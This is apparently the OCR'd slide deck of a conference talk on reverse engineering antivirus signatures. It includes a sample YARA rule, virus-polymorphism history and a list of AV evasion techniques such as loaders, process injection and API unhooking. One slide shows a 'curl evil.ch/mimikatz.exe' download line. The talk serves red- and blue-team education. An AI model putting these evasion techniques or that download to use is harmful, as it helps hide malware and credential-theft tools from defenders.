Analyzing and Reverse Engineering Antivirus Signatures

Cracking the Shield

Dobin Rutishauser
mastodon.social/@dobin

https://bit.ly/45h73JY

Our Signatures Are Bad

And We Should Feel Bad

Developer // TerreActive

Pentester // Compass Security

Developer // UZH

SOC Analyst // Infoguard

RedTeam Lead // Raiffeisen

SSL/TLS Recommendations
// OWASP Switzerland

Burp Sentinel - Semi Automated Web Scanner
// BSides Vienna

Automated WAF Testing and XSS Detection
// OWASP Switzerland Barcamp

Fuzzing For Worms - AFL For Network Servers
// Area 41

Develop your own RAT - EDR & AV Defense
// Area 41

Memory Corruption Exploits & Mitigations
// BFH - Bern University of Applied Sciences

Gaining Access
// OST - Eastern Switzerland University of Applied Sciences

Try it yourself live:

- https://avred.r00ted.ch

Source:

- https://github.com/dobin/avred
- https://github.com/dobin/avred-server

Signatures

& Research Area


Intro

This talk is about **file signatures**

- Used in Antivirus
- Used to detect malicious files
- Multiple byte strings
- Using AND, OR

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Intro: Where are Signatures?



I talk about the
Anvirus part of Antivirus
software

Or: **File scanning for malware**

Not part of this talk:

Sandbox Execution
In-memory scanning
Heuristics
Behaviour based detection
EDR / EPP
Runtime AMSI

https://www.cnet.com/news/privacy/new-antivirus-software-looks-at-behaviors-not-signatures/ (2009)

"The antivirus companies are flooded with malware to add to signature databases," with **20,000 to 30,000 new unique samples** coming out every day, said Roger Thompson, chief research officer at AVG. "It's time to do something different."

Things to consider when creating or using signatures:

- False positive rate
- Performance

Intro: Why thinking about signatures?

Red Teaming:
Antivirus should not remove our shit


Blue Teaming:
Antivirus should remove all the malicious shit

Initial Access:
LNK, Docx with macros

C2 Implants:
CobaltStrike, Sliver

Tools:
Mimikatz, Seatbelt


```
$ curl evil.ch/mimikatz.exe

$ ./mimikatz.exe
File not found
```



AV detects a tool - what to do?

- **Recompile**
  - Some tools dont even release a binary on github anymore
- **Obfuscate**
  - Change source code, encrypt strings, etc.
- **Packer**
  - UPX etc.
  - Can be detected reliably
- **Loader**
  - Use loader to decrypt code
  - Uses Process injection etc. to run it

Intro: Loader's




Loader:

- Need **Anti-EDR**
- Powershell version downgrades, process injection, hollowing, API unhooking, (in-) direct syscalls with ROP, thread sleep, fake backtrace, process herpaderping…

And: **DLL Sideloading** becomes a trend


- but files on disk are being scanned

Why not go back to the beginning,
and attack the signatures itself?




Antivirus
in the Age of
floppy disks

The good old times



- Viruses are distributed via floppy disks
- Old-school viruses
  - Infect exe files
  - When started: copy to other exes
  - Exe files get distributed via floppy (games)

Elk Cloner (1982) - Apple II
The Brain Virus (1986) - IBM
The Vienna Virus (1987) - Makro




Bacteria:


- Organism
- Alive
- Antiobiothics


Virus:

- Strang of “DNA”
- Dead (?)
- Needs a host to replicate
- Show DNA to our immune system
    - Signature -> (Antivirus scanner)


Oldschool Virus







Oldschool Virus



Virus Polymorphism:


- Change code without changing its meaning (phenotype expression)
- Started around 1990

x ++

x = x + 1

x = x + 100
x = x - 99

A = 10
B = 21
x = B - 2 * A


Polymorph loader
Re-encrypt payload
Loader
lo4d3R
Virus
Virus Encrypted
Key = “A”
Virus Encrypted
Key = “B”

Oldschool Antivirus

- AV: Have **Signatures** for Viruses
- Anti-AV:
  - **Encryption**: encrypt virus with different keys
  - **Polymorphism**: change parts of the code with equivalent code
  - **Metamorphism**: polymorphism also on the encrypted part
- AV improvements
  - Hand written signatures
  - Code emulator
  - Heuristics
- Zines: 29A, 40hex

```
Polymorphism
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ>
                                                            Anibal Lecter

I know it may be a bit strong featuring both an encryption article with a
polymorphism one in the same issue, but this one is dedicated to those of
you who have a more advanced level. If you are  still a bit confused with
encryption, better forget this article and try with YAM.

We'll very basically introduce polymorphic routines: design, construction
and functioning.

In this  article, we'll  study a 'pseudo-polymorphic' generator, this is:
grounding  on a basic routine, make  more difficult the  detection of the
virus (as the routine's kernel isn't variated), depending on your aims of
work.

What's a PER (Polymorphic Encryption Routine)?:

PERs are born aiming to avoid detection  schemes based on the uneffective
strings of bytes.

These systems are based on the idea that viruses always preserve a number
of stable bytes in  each generation (at least in the header, when encryp-
ted).
```

How to uninstall McAfee https://www.youtube.com/watch?v=bKgf5PaBzyg


AntiVirus REDucer

AntiVirus REDteaming

Avred

https://github.com/rasta-mouse/ThreatCheck (2019)
